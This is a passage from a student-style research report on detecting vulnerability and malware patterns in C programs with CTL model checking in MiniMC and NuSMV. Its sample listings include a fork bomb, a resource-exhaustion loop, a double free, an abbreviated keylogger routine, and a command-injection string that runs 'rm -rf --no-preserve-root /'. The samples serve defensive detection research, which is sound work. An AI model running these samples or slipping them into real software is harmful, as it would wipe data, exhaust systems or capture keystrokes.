Listing 4.2: A terminating fork bomb.

```c
int main() {
  for(int i = 0; i < 2; i++) {
    fork();
  }
}
```

If the CTL expression to check for unsafe non-terminating fork operations is used on the terminating fork bomb, the result is evaluated to false, as it no longer fits the specification:

```
AG (locations = fork-bb0 -> AX (AF locations = fork-bb0))
```

The program will eventually terminate, thus the expression will not evaluate true. To prove that the expression is not true, NuSMV provides a counterexample. As the actual values contained in the guard is not included in the model, we simply show that the transition out of the for-loop exists. A counterexample is provided in Appendix C.

The CTL expression can be modified to check whether the program contains multiple calls to the fork function:

```
AG (locations = fork-bb0 -> AX (EF locations = fork-bb0))
```

This expression will check if it is always globally true that a `fork()` will in one state in the future lead to a `fork()` again. This expression will be true since it is not always the case that the second fork operation will be executed.

This updated expression can be invoked from the commandline in MiniMC by calling `unsafe_fork`. It has been bundled with the other CTL expressions. When invoked on a program containing a terminating fork bomb, the first expression will return false and a counterexample will be presented, while the updated will return true.

4.1.2 Uncontrolled Resource Consumption

This program uses excessive CPU power and memory allocations to a point where a system may become unresposive.

Listing 4.3: The uncontrolled resource consumption program.

```c
#define MAX_SOCKETS 100
void consume_cpu_power(){
    double a = 0.0;
    for (int i = 0; i < 100; i++){
        result += i * i;
    }
}
void consume_memory(){
    int size = 100;
    int *array = malloc(sizeof(int) * size);
    int a = size * 30;
    free(array);
}
int main(){

    int sockets[MAX_SOCKETS];
    while(1){
        for (int i = 0; i < MAX_SOCKETS; i++){
            sockets[i] = socket(AF_INET, SOCK_STREAM, 0);
            int pid = fork();
        }
            consume_cpu_power();
            consume_memory();

        for (int i = 0; i < MAX_SOCKETS; i++){
            close(sockets[i]);
            int pid = fork();
        }
    }
}
```

This program is a variation of the CWE-400 vulnerability.[13]. It will allocate excessive memory, keep opening sockets, and fork repeatably. To use the CPU the program keeps calling `consume_cpu_power()` where it performs useless multiplication. Since all function calls are wrapped in a while-loop that never terminates, this program will keep allocating memory and opening sockets until the system ultimately becomes unresponsive. Creating a socket is a cheap operation, however keeping the socket open and receiving connections is an expensive operation.

We notice that this program contains the pattern of a fork bomb. It is therefore possible to use the CTL expression from the unsafe fork operation, and it will return true. A CTL expression that checks if a socket is opened followed by closing it again is created, and is expressed as follows:

```
E[(locations != close-bb0) U (locations = socket-bb0)] ->
AX (EF locations = close-bb0)
```

This expression will evaluate to true in NuSMV and can be invoked in MiniMC by calling `out_of_control`. Both the unsafe fork expression and the uncontrollable resource consumption expression can be invoked at the same time, by using the predefined CTL expression `cwe_400`.

4.1.3 Double Free

This section presents a program that contains a double free vulnerability identified as CWE-415[1]. Listing 4.4 is a rudimentary program that contains a double free vulnerability.

Listing 4.4: The double free program.

```c
int main(){
    int a = some_value();
    char *ptr = malloc(sizeof(char));
    if (a == 42){
        free(ptr);
    }
    free(ptr);
    return 0;
}
```

The program allocates memory for a pointer and then frees it twice, if a condition has been met. When the same memory block is freed twice, the memory management is corrupted, leading to undefined behaviour where the program can behave arbitrarily. In some cases, it can cause later malloc calls to return the same pointer, which could give an attacker control over the data in the memory block.

This vulnerability can be expressed in CTL by using the following expression:

```
AG ((locations = free-bb0 & %1 = Assigned)
-> EX(AF (locations = free-bb0 & %1 = NonDet)))
```

This CTL expression checks that for all future paths, that a state exists where the location is `free-bb0` and a register is `Assigned`. The expression implies that there exists a next state where all future states of the program is in the `free-bb0` location and the register is `NonDet`. `NonDet` is assigned to a register, when it is freed using `free()`. Similar to the previous example, this CTL expression can be invoked in the commandline in MiniMC by calling `double_free`.

XOR File Content This section shows how CTL can check that a C-program performs an xor operation on the content of a file. The program simulates a very simplistic form of obfuscation. To illustrate this the xor operation is performed on the content of a file. The program is shown in Listing 4.5.

Listing 4.5: This program xors the content of the file with a byte and writes it to the output file.

```c
int main(){
    FILE *fileIn, *fileOut;

    fileIn = fopen("file.txt", "rb");
    fileOut = fopen("file.out.txt", "wb");

    int byte;
    while ((byte = fgetc(fileIn)) != EOF) {
        byte ^= XOR_BYTE;
        fputc(byte, fileOut);
    }

    fclose(fileIn);
    fclose(fileOut);
    return 0;
}
```

An expression can be defined to check if some content is xored and written to a file, thus obfuscating the content. This is expressed by the following CTL expressions:

```
EG ((locations = fopen-bb0 & %1 != Xor )
-> EX(EF(locations = fputc-bb0 & %1 = Xor)))
```

The expression checks that the program will always open a file where a wildcard register `%1` is unassigned. Afterwards, the program will perform a write operation to a file, where the same wildcard register `%1` is assigned a value that is xored.

We note there are several ways it is possible to write to files, using C. In this example, we have chosen to use the `fputc()` function, but it is also possible to use the `fwrite()` function. The `fwrite()` function writes a number of bytes to a file, and it is possible to write the entire content of a file using this function. The `fputc()` function writes a single byte to a file. This makes the CTL expression specific to this program, as it depends on a specific file writing function, where another could be used instead. This variations using `fputc()` and register wildcards can be invoked from the command line in MiniMC by calling `xor_files`.

4.1.4 Elevated Privileges

Elevated privileges is when a program is run as root on a Linux system or as administrator on a Windows system. Note, that both Windows and Linux operation system have different implementations which requires a user to input a password before a program can be run as root or administrator. Furthermore, both Windows and Linux, use different implementations to check for and assign elevated privileges. Linux uses integer ids to determine the privilege of a user, where 0 is root and anything 1000 or above is a normal user. Therefore, the pattern that the program in Listing 4.6 focuses on calling a function that sets the user id to 0, which means that the program will be executed as root. Note also, on Linux there are several functions, similar to `setuid()` that can enable root privileges for a user.

Listing 4.6: The elevated privileges program.

```c
int main() {
    // Check if the user is root
    if (getuid() != 0) {
        if (setuid(0) != 0) {
            printf("Failed to set UID to 0. You may not have
                sufficient permissions.\n");
            return 1;
        }
        if (getuid() != 0) {
            printf("Failed to set UID to 0. You may not have
                sufficient permissions.\n");
            return 1;
        }
    }
    /* Some vulnerable code here */

    return 0;
}
```

Listing 4.6 in particular is not compatible with MiniMC, which will be discussed further in Section 5.1, but has been created to display the aforementioned pattern. The program will check if the user has root permissions. If not it will set the user id to 0, giving them root permissions, and subsequently execute vulnerable code, with the new permission sets. It is important to note that this program will only run, if the binary executable is both owned by the root user, and has the setuid bit set. This bit is set by the command `chmod u+s <executable>`, which will set the setuid bit for the owner of the file. This means that the program will be run as the owner of the file, which in this case is root.

```
EG(locations = getuid-bb0 -> EX(EF (locations = setuid-bb0)))
```

This CTL expression checks that a path exists where the location is `getuid-bb0` and `setuid-bb0` is visited in the future. It can be extended to check if any code is executed after the `setuid()` function is called. An example, using a crude notation of the above CTL expression being extended to call `system()`, can be seen below. One such system call is able to execute any command on the system, which is why it is a common target for attackers.

```
EG(getuid -> EX(EF(setuid)) -> AF(system))
```

The CTL expression can be executed by using the `setuid` command-line argument when running MiniMC.

4.1.5 Command Injection

The program in Listing 4.7 is inspired by CWE-78 and deals with command injection, as discussed in Section 1.2.[14]

Listing 4.7: The command injection program.

```c
int main() {
    char arg[100] = " a;rm -rf --no-preserve-root /";
    char command[100] = "usr/bin/cat";
    strcat(arg, command);
    system(arg);
}
```

Although this program can be run without root permissions, root permissions are required to perform most malicious actions. We are not able to pass arguments from the user in MiniMC, and the current implementation of the CTL module in MiniMC does not model this. Instead this program has been modified to have a malicious argument from a "user" in the `arg` array. The call `system()` will call `cat` which will fail or execute, depending if the file `a` exits. Because a command is chained onto the argument, this command will be executed after `cat`, and recursively delete the root directory. This behaviour is captured by the CTL expression:

```
EG ((locations = strcat-bb0) -> (EX (locations = system-bb0)))
```

It can be invoked from MiniMC command line by calling `command_injection`. The program in itself is not a critical vulnerability, however combined with a privilege escalation, this could be used to perform malicious actions. If the CTL expression was to be combined with the previously mentioned expression for privilege escalation, the expression would be:

```
EG(locations = getuid-bb0 -> EX(EF (locations = setuid-bb0))
-> EG ((locations = strcat-bb0) -> (EX (locations = system-bb0))))
```

This expression is not included in the MiniMC extension, however it models a potentially malicious behaviour, and can be used to check for command injection with elevated privileges.

4.1.6 Keyboard Logger

The program shown in Listing 4.8 finds the device file for the keyboard, and reads an event from it. Device files are Linux-specific implementations that allow programs to read a state and act on it, such as an input from a keyboard.

Listing 4.8: An abbreviation of the keylogger program. A full version can be seen in Appendix E.

```c
static int is_char_device(const struct dirent *file){
    /* variable initialisation */
    snprintf(filename, sizeof(filename), "%s%s", INPUT_DIR, file->
        d_name);
    err = stat(filename, &filestat);
    if(err){ return 0; }
    return S_ISCHR(filestat.st_mode);
}

char *get_keyboard_event_file(void){
    /* variable initialisation */

    num = scandir(INPUT_DIR, &event_files, &is_char_device, &
        alphasort);
    if(num < 0){ return NULL; }
    else {
        for(i = 0; i < num; ++i){
            int32_t event_bitmap = 0;
            int fd;
            int32_t kbd_bitmap = KEY_A | KEY_B | KEY_C | KEY_Z;
            snprintf(filename, sizeof(filename), "%s%s", INPUT_DIR,
                 event_files[i]->d_name);
            fd = open(filename, O_RDONLY);

            /* continue if no filedescriptor is -1 (not found) */

            ioctl(fd, EVIOCGBIT(0, sizeof(event_bitmap)), &
                event_bitmap);
            if((EV_KEY & event_bitmap) == EV_KEY){
                // The device acts like a keyboard
                ioctl(fd, EVIOCGBIT(EV_KEY, sizeof(event_bitmap)),
                    &event_bitmap);
                if((kbd_bitmap & event_bitmap) == kbd_bitmap){
                    keyboard_file = strdup(filename);
                    close(fd);
                    break;
                }
            }
            close(fd);
        }
    }
    /* free pointers and return keyboard_file string */
}
```

Some sections of the program has been abbreviated for readability, but can be found in Appendix E.[1] We have removed the parts of the program, where the actual file is read, as our CTL expression mainly focuses on the action of finding this file, as that can be deemed malicious in cases where a keylogger is analysed. Once the program has access to the file, it can act arbitrarily on the input, such as sending it to a server or storing it in a file. This implementation of a keylogger does not require multithreading, and can be run as a daemon in the background. Parts of the program contain functions that accept variable arguments, which is not yet supported by MiniMC, and as such we have not been able to analyse the program in MiniMC. A CTL spec that should be able to check the program has been created, but not verified in MiniMC. We note that modern spyware uses more advanced techniques. Furthermore, we also note that in order for this program to actually be malicious,

[1]The unabbreviated version of the code can be found at `https://github.com/SCOTPAUL/keylog`

it would need to be run as a user with elevated privileges, as it needs to access the device files.

```
EG(EF(locations = scandir-bb0 -> EX(EF (locations = open-bb0))
-> EX(EF(locations = ioctl-bb0) -> EX(EF(locations = ioctl-bb0))
-> EX(EF(locations = close-bb0)))))
```

This CTL expression checks if there exists a path, where a chain of specific calls to functions is made. The chain starts with `scandir-bb0`, followed by `open-bb0`, `ioctl-bb0`, `ioctl-bb0`, and `close-bb0`. We do not enforce that this must always be the case, as the program might be able to do other things, but we do enforce that there exists a path where this is the case. We observe that this is the pattern of the keylogger in Listing 4.8, which is why we have chosen to use this CTL expression.

4.1.7 Use-After-Free

Use-After-Free was discussed in Section 1.2 and is a vulnerability that is not covered by the current implementation of the tool. As the vulnerability relies on being able to use a dangling pointer to access freed memory, it is not possible to detect this vulnerability without more information the particular variables across registers. As an example, consider the following code snippet:

Listing 4.9: A C program demonstrating a Use-After-Free vulnerability[28]

```
1  int main(){
2      char* ptr = (char*)malloc (8);
3      int abrt = 0;
4      int err = doSomething();
5      if (err) {
6          abrt = 1;
7          free(ptr);
8      }
9
10     if (abrt) {
11         logError("operation aborted before commit", ptr);
12     }
13 }
```

In this example, the pointer `ptr` is freed if an error occurs. In the NuSMV model the register `ptr` will be set to `NonDet` after the call to `free()`. The LLVM IR of Listing 4.9 can be seen in Listing F.1. The current method of assigning values to registers does not keep track of register between function calls. And as such would give each occurance of `ptr` a new register name. In this case the uses of `ptr` on lines 7 and 11 would be assigned different registers. This would be given an entirely new register name, and the model would not be able to detect whether the original variable could be used after it was freed.

4.2 Robustness of CTL Expressions

Kinder *et al.* present the argument for expanding CTL to CTPL to enhance robustness against variations in malware programs, in their paper „Detecting Malicious Code by Model Checking“.[5] This is to counter the problem antivirus software has, by using a signature database to detect malware, where each small variation of a program produces a new signature. The database must be updated frequently to detect these variations of the programs.

To verify the robustness of the CTL expressions presented in this chapter, we made small changes to programs. For simplicity we will only focus on the double free variations, where the source code is presented in Appendix D. With the modifications, the CTL expressions is still able to correctly detect the vulnerability. Furthermore, we have mentioned that the CTL expression for an unsafe fork operation can be applied to other programs, such as the "uncontrollable resource consumption" program. This is by grouping specifications under the `CWE_400` pre-defined specification, which captures both programs.

Additionally, we have tested the robustness of the CTL expressions by merging two programs together. For this, we picked double free and xor-files because we have CTL expressions that operate on registers, and as such we can test and get an understanding of what makes a CTL expression robust. The program will consist of Listings 4.4 and 4.5 in `main()`. Because of the register substitution showcased in Section 3.3.1, the CTL expressions that are created for each program individually will hold true when combining the two programs. This is because the register substitution takes register values into account, and therefore does not apply any CTL expression to a register that does not have the values we are checking for.

Approches to improving the robustness of CTL expression are discussed further in Section 5.3.

Chapter 5 Discussion and Future Work

This chapter will discuss limitations in the implementation of NuSMV in MiniMC. Furthermore, potential areas of improvement to the implementation will be discussed. We also discuss the results of the implementation, as well as how the robustness of the implementation can be improved.

5.1 Limitations

This section discusses the limitations of our approach. We discuss the limitations of the Kripke structure model, MiniMC, NuSMV and of the implementation of NuSMV into MiniMC.

Limitations of NuSMV The NuSMV model checker does not support integer symbolic comparisons meaning it does not support comparisons between integers and integer-and-symbolic values. This is a problem, as it means that we can not verify properties that rely on integer symbolic comparisons. One such example is to check for a real value, against an unassigned register, where the unassigned register is represented by the symbolic value `Unassigned`. This is a minor limitation, as an approach where real-valued variables are used has been abandoned in favor of dataflow analysis as seen in Section 5.4

Limitations of MiniMC Certain features of the C programming language, such as arguments of variable length *(vargs)* and certain types, are not supported by MiniMC. While some of these limitations were known from the start, they still pose a problem for the current implementation. The lack of support for vargs means that functions such as `fprintf()` and `fscanf()` can not be used in the model, as these use vargs. These functions are used in many programs, and is a way for the program to interact with streams. This means that it becomes difficult to model programs that rely on I/O interactions. Loading and storing pointers using a `Load` or `Store` operation is not currently supported in MiniMC, causing certain vulnerabilities to be incompatible with the analysis done by MiniMC. We deem this to be the most significant limitating factor with MiniMC.

Limitations of the Implementation The solution we have presented in this report is not a complete solution. It is a proof of concept, meant to show that it is feasible to use CTL expressions when verifying properties of a program. Certain features are not supported. Among these features are the ability to properly parse inline assembly. Inline assembly is translated into a call instruction to `asm` in LLVM, but is structured differently than a regular function call. Another feature is support for 32 bit pointers, because the implementation only supports 64 bit pointers. This choice was made primarily because most modern computers and mobile devices make use of 64 bit processors. But also due to the fact that all the devices used by the authors of this report are 64 bit devices. However, this limits the use of the implementation when it comes to verification of programs that run on embedded systems, which often use 32 bit processors. These limitations are not considered a critical problem, as they can be implemented in the future, and the tool can still be used as a proof of concept.

One drawback from using dataflow analysis instead of real values is that it is not possible to track the value of a variable throughout the program. For programs such as Listing 4.6, it becomes difficult to reason about whether a user gains root access or not. If we were to track real values, we could reason that a user had uid 0, and therefore root access. However, with dataflow analysis, we can only reason that the user has some uid, as we can not identify the actual value used. For instance, it is possible that instead of calling `setuid(0)`, the program calls `setuid(1001)`. This is not expressable in the current implementation, as we can not track the value of the uid variable throughout the program. This is a problem, as it means that we can not verify certain properties of the program.

5.2 Buffer Overflow

The current implementation does not use real valued registers, this means that common program vulnerabilities such as buffer overflows are not detectable. This is because the current implementation does not keep track of values used in the program, and therefore cannot detect if a value leads to being out of bound. A simple example of a buffer overflow is shown in listing Listing 5.1.

Listing 5.1: An example of unsafe code that could lead to a buffer overflow[29]

```
char last_name[20];
printf ("Enter your last name: ");
scanf ("%s", last_name);
```

Here the user is requested to input their last name, but the program does not check if the input matches the size of the array. If the user inputs a name longer than the array size, the program will continue reading beyond the array bounds. This array size is not modeled in the current implementation, and therefore the program can not detect this vulnerability.

5.3 Improving Robustness

We have implemented robustness through register substitution, where wildcard registers are substituted with the registers of the program. These registers must conform to the CTL expression, which is being used. We do this by checking what possible values the register can have and then substituting the wildcard register if these values are being checked in the CTL expression. This is further explained in Section 3.3.1.

To make the CTL expressions even more robust, it would be possible to substitute the location of the program. This would allow us to check if a function is used, and remove an expression, if it operates on a function, which is not used in the program. Much like with register substituting, this would be evaluated based on the CTL expression. The list of functions would need to be traversed, in order to find the functions, which are used in the CTL expression. We would then have to compare the functions, which are used in the CTL expression, with the functions, which are used in the program. If a function is not used in the program, then the expression, which operates on the function, would be removed, much like with the register substitution.

Additional robustness could be achieved by checking if we were to replace SSA. Currently we are not able to use the 'until' operator effectively on registers, as they have at most 3 states associated with them. A register is most often only `Unassigned` and `Assigned`, but it can also have an operation specific value, as well. This means that we are only effectively able to use the 'until' operator on the `Unassigned` and `Assigned` states, which is not very useful. If we were to replace SSA, we would be able to use the 'until' operator on all states of the register, which would allow us to check if a register is assigned a specific value, and then check if it is assigned another specific value at a later point in the program. This would allow us to check if a register is assigned a specific value, and then check if this value is later modified.

5.3.1 Approximating the presence of vulnerabilities

Overapproximation have been accepted regarding the CTL expressions constructed in Chapter 4. Once such example is the Listing 4.5 program where we heavily overapproximate the xor operation. It is assumed that the variable being xor'ed is also being written to. This could cause false positives in programs where a variable is being xor'ed but is not written to the file.

The initial unsafe fork CTL expression underapproximates the presence of a fork bomb, as it requires that the fork operation always leads back to itself. To address this issue, an alternative CTL expression was created, which overapproximates the presence of a fork bomb.

5.4 Modelling of Values

The following section discusses the modelling of values in the NuSMV models. It uses the documentation pages CodeQL documentation - About data flow analysis *[30] and*

Data flow analysis: an informal introduction *[31] as a reference.*

The decision whether to attempt to model real values or to use dataflow analysis is a difficult one. Real values can be used to more accurately model the program, however, dataflow analysis is much easier to implement and can be used to reason about patterns within code more effectively. The decision was made to use dataflow analysis, as it was deemed more important to model. In this section we will discuss the advantages and disadvantages of both approaches.

5.4.1 Real Values Registers

Real values variables are interesting as they allow for a more accurate model of the program. Conditionals can be used to accurately model how many times a loop is executed, and the value of a variable can be used to model the state of the program. However, these advantages come at a cost. The NuSMV model checker does not support real values, and as such the model checker would have to either know exactly which values of a variable can take, or define it as a range. This would lead to a large number of states, causing the model checker to use an impractical amount of both time and memory to perform the verification. If real values are to be used, variables must be tracked across the LLVM IR registers. This becomes difficult, however as the LLVM IR uses Single Static Assignment form, which means that each register is only assigned once. So unless a variable is used as a global variable stored on the stack, it is difficult to track the value of a variable across registers. Since at certain points it is required to guess the identifier for a register in the LLVM IR, it is possible that the wrong identifier is chosen. This would lead to the wrong value being used for a variable, which would lead to an incorrect model. Therefore the decision was made to use dataflow analysis, as it is easier to implement and does not require the use of real values.

5.4.2 Dataflow Analysis

Dataflow analysis is a technique used to reason about the flow of data through a program[30, 31]. Where the focus lies more on the fact that a variable is used, for a certain operation, rather than the value of the variable. This is useful for reasoning about patterns within the code, such as whether a variable is used before it is initialized, or whether a variable is used after it has been freed. However, it also means that reasoning about behaviour within value-dependent code is difficult. For example, if a variable is used in a conditional statement, then it is difficult to reason about the behaviour of the program, as the value of the variable is not known.

5.4.3 Register identities

Some alternative approaches were also considered for the creation of registers in the NuSMV models. Common to these approaches are to consider the other registers used when assigning a particular register. This could then be used to track the value of a variable across registers. One example of this would be if a given register is assigned the value of `NonDet` and then used in the assignment of another register. The other register would then also be assigned the value of `NonDet`. This approach takes some inspiration from the concept behind taint analysis, in that the presence of a state like `NonDet` propagates throught the program from a source. Alternatively it could be noted down whenever another register is used at all. Such that an assignment of a register called `main-reg3` with `main-reg1` as one of the operands would be given a state that indicates the presence of `main-reg1`. This would allow for some basic tracking of the use of registers.

5.5 Working with the Heap

The current implementation does not support analysing anything allocated on the heap. While it is possible to allocate memory on the heap in MiniMC, when performing CTL analysis on the program, the heap is not considered. This is a limitation, because of the way we model the state of registers and memory in the implementation. The current integration with NuSMV does not support modeling of the heap, however, as MiniMC does have a simulated heap for the program it is analysing, it would be possible to use this to model the heap. This could be done by looking at the store and load instruction with pointers that point to the heap layout. This would require a change in the way we model the state of the program, as we would need to keep track of the heap in the state.

5.6 CTPL

We previously mentioned CTPL in Section 1.1. In the paper „Detecting Malicious Code by Model Checking“, Kinder *et al.* uses CTPL as the specification logic, together with a model checker, to detect malicious code. CTPL is an extension of CTL, with same syntax and semantics with the exception that CTPL allow for mapping a set of variables to values within an environment β. This is denoted as $\beta[x \leftarrow a]$. The difference between the two specification logics is that CTPL allows for simpler formulas as registers are given a predicate. The formulas in Figure 5.1, express that

$$\begin{aligned}
&\boldsymbol{EF}(\textit{mov eax,937} \wedge \boldsymbol{AF}(\textit{push eax})) \vee \boldsymbol{EF}(\textit{mov ebx,937} \wedge \boldsymbol{AF}(\textit{push ebx})) \\
&\vee \boldsymbol{EF}(\textit{mov ecx,937} \wedge \boldsymbol{AF}(\textit{push ecx})) \vee \boldsymbol{EF}(\textit{mov edx,937} \wedge \boldsymbol{AF}(\textit{push edx})) \\
&\ldots
\end{aligned}$$

Figure 5.1: A CTL formula is created for each register.[5]

there exists a move instruction that loads the constant value of 937 into a register. They are expressed using CTL, therefor the same instruction must be specified for each register. CTPL simply abstracts that need away by allowing the registers to be given a predicate which means the same formula can be expressed as shown in Figure 5.2. In the CTPL formula, all the available registers are labeled with the

$$\exists r \boldsymbol{EF}(mov(r, 937) \land \boldsymbol{AF}(push(r)))$$

Figure 5.2: CTPL formula where r is an abstraction for all registers.[5]

predicate `r`. If the instruction included in the formula were operating with two registers, the registers would be labeled `r` and `t`.

A second difference between the two specification logics is that CTPL introduces a location predicate which they denote as `#Loc(L)`. This predicate is used to express locations in the Kripke structure. The predicate is used to express that there exists instructions at that location in the Kripke structure, that will be specified at a later state.[5]

CTPL as Kinder *et al.* uses it, is a syntactical abstraction over registers and with the addition of locations compared to regular CTL. When we read the paper we do not know if the register abstraction means that a CTL expression will be generated for each register when an expression is prompted from the user. We have tried to create a similar abstraction in our solution, as demonstrated in some of the CTL expressions in Chapter 4. In the solution we have created, we are able to replace the register name with `%1`, which will generate a CTL expression for each register. We are also able to express locations in form of basic blocks provided by MiniMC. We believe that we are close to the same abstraction as CTPL when dealing with registers, however certain key points differ between the two solutions. The theoretically unlimited number of registers in LLVM IR could therefore also cause the number of CTL specifications that are verified to grow too large. Furthermore, we are unable to track variable changes within a register like we see in Figure 5.2 where 937 is moved into a register. The solution of tracking real values in registers is discussed in Section 5.4.

5.7 Calling functions from multiple locations

Another limitation is that while the current implementation supports calling functions in multiple different locations, the model does not differentiate necessarily match call and return locations when a function is called. This means that while within function `foo`, other variables are required to determine if it was called from, as an example, `main-bb3` or `main-bb9`. The current implementation does not differentiate between these two call locations regarding its return location. An example of the limitation is if a function is called within two seperate branches of a conditional statement, it would be able to be called within one branch and return to the other. One way to determine this is whether the function was called from a particular basic block through the use of next state operators going from main blocks to the basic blocks within the called function and then a next state operator going from the basic block within the function to a specific main block. As discussed in Section 4.2, depending on specific locations within functions are vulnerable to changes in the program. Another way to differentiate would be to create different functions for each call location, but with the same contents. This would, however, add to the state space with each additional function call and register within these functions.

5.8 Value Extension of Registers

MiniMC contains values, that we have not implemented. In this section we will discuss some values that are possible to implement in a later version, which will provide more expressiveness to the CTL formula.

The `Xor` value is defined as part of `TACOPS` in MiniMC. `Xor` and `Compared` are the only TAC operation values that are explicitly defined to set a state for a register, in the current implementation. MiniMC's `TACOPS` contain the remaining arithmetic operations, such as add, mul and shift operations. In a more complete solution it would be beneficial to implement these operations as well. This would provide more registers in our smv-file, which will lead to increase in state space.

5.9 State Space Explosion

During the development of the tool, we have encountered state space explosion. This was caused by an oversigt, where each register was given a range of values, which turned out to be too large for the implementation to handle. The initial range of values for each register were identical regardless of which instructions were used for a register. We differentiate the values based on what instructions are used to create the register record. Since each register is only used by a single instruction, we can limit what values can be assigned to each register when exploring the paths of the model. We encountered this issue when we attempted to test some of the CTL specification within a larger program. This issue inspired the initial state space reduction performed. The issue was handled by limiting the range of values that each register could take on as described in Section 3.3.

5.10 Further State Space Reduction

With the current implementation of the state space reduction algorithm, we have proven a feasible way to reduce the state space of a program. However, the current implementation is not optimal. In this section, we will discuss some possible improvements to the algorithm.

With the current algorithm we only remove edges from the model, which do not contain any instructions and whose origin location has exactly one transition. One possible way to further reduce state space, is to concatenate edges, which contains instructions, and whose origin location only has one transition. This would require a more complex algorithm, which would have to check for each edge, if it can be concatenated with another edge. A concatenation could be possible, until an edge is met, which meets the following requirements:

- The origin location has more than one outgoing transition.
- The edge contains an instruction on a register which has been used in a previous transition.
- The edge contains a call instruction.
- The edge contains a return instruction.

If none of these requirements are met for an edge, it should be possible to concatenate it with the previous edge. This would allow for a more fine-grained state space reduction, which would reduce the state space even further. This would also require a more complex implementation of the state space reduction algorithm. This was deemed to be infeasible to implement before the deadline. An example of a possible concatenation is shown in Figure 5.3 where the edges between l_0 and l_4 could be concatenated into one edge, reducing the state space by three states. By applying this reduction, it would be possible to reduce the state space significantly, making it possible to verify larger programs faster.



Figure 5.3: Example of concatenation of edges in a sample program that compares two variables.

Chapter 6 Conclusion

Through analysis of programs, using MiniMC paired with CTL model checking, we have been able to successfully identify some patterns defined by CWEs. We have done this by creating small models of the sample code found in the CWEs, and then using CTL to verify the patterns. With this, we can conclude that CTL has some application for identifying vulnerabilities in programs. However, we have also found that because of the way MiniMC generates its CFA, it is not possible to create a model of a program with a large amount of states. This is largely because MiniMC uses SSA, which generates a new register for most instructions in a program. This means that the amount of states in the model grows exponentially with the amount of instructions in the program, causing the model to grow too large to be analysed within a reasonable time frame. We have implemented a state space reduction algorithm, which reduces the amount of states in the model by removing empty edges from the CFA, albeit with limited success. Because MiniMC uses LLVM, and therefore SSA, it is not possible to reduce the amount of registers in the model by removing unused registers. As such, with the current loader in MiniMC we deem it infeasible to create a model of a program with a large amount of instructions and apply CTL to it. If MiniMC were to be extended to support a loader that does not use SSA, it would be possible to reduce the amount of registers in the model by removing unused registers. This would greatly reduce the amount of states in the model, and make it possible to create a model of a program with a large amount of instructions. It would also mean that models could be analysed in a reasonable time frame, and that CTL could be used to identify vulnerabilities in these programs. NuSMV, which has been used as the CTL engine in the implementation goes some way to reduce the time it takes to analyse a model, by using a BDD to represent the state space. This means that the state space is not stored explicitly, but rather as a BDD, which means that the state space can be represented in a compact way. As such the state space can be analysed in a reasonable time frame, even if the state space is large. For a model with 207 locations and 66 registers, each with 3 states, the NuSMV engine was able to analyse the model in approximately 5 minutes for a single CTL expression, that traverses all states in the model.

In conclusion, we see potential in using CTL to identify vulnerabilities in programs, but the current implementation of MiniMC is not suitable for this purpose. If MiniMC were to be extended to support a loader that does not use SSA, it would be possible to create a model of a program with a large amount of instructions, and as such it would be possible to use CTL to identify vulnerabilities in programs, with registers included in the model. With the current implementation of MiniMC we only find it realistic to do pattern matching on programs where only locations are considered in the model. We have gone some way to reduce the amount of states in the model, by implementing a state space reduction algorithm, but it is not enough to make it feasible to create a model of a program with a large amount of instructions, and as such we recommend creating a new non-SSA loader for MiniMC before NuSMV and CTL analysis becomes a core part of MiniMC.

Bibliography

1. MITRE Corporation. *Common Weakness Enumeration* https://cwe.mitre.org/about/index.html. Accessed: May 25, 2023. 2022.
2. cynet. *4 Malware Detection Techniques and Their Use in EPP and EDR* Accessed: June 13, 2023. https://www.cynet.com/malware/4-malware-detection-techniques-and-their-use-in-epp-and-edr/#heading-1.
3. Christodorescu, M. & Jha, S. Static Analysis of Executables to Detect Malicious Patterns. **12** (Mar. 2004).
4. Clarke, E. M. *Model Cheking* in *Foundations of Software Technology and Theoretical Computer Science, 17th Conference, Kharagpur, India, December 18-20, 1997, Proceedings* (eds Ramesh, S. & Sivakumar, G.) **1346** (Springer, 1997), 54–56. https://doi.org/10.1007/BFb0058022.
5. Kinder, J., Katzenbeisser, S., Schallhart, C. & Veith, H. *Detecting Malicious Code by Model Checking* in *Detection of Intrusions and Malware, and Vulnerability Assessment, Second International Conference, DIMVA 2005, Vienna, Austria, July 7-8, 2005, Proceedings* (eds Julisch, K. & Krügel, C.) **3548** (Springer, 2005), 174–187. https://doi.org/10.1007/11506881_11.
6. Song, F. & Touili, T. *Efficient Malware Detection Using Model-Checking* in *FM 2012: Formal Methods - 18th International Symposium, Paris, France, August 27-31, 2012. Proceedings* (eds Giannakopoulou, D. & Méry, D.) **7436** (Springer, 2012), 418–433. https://doi.org/10.1007/978-3-642-32759-9_34.
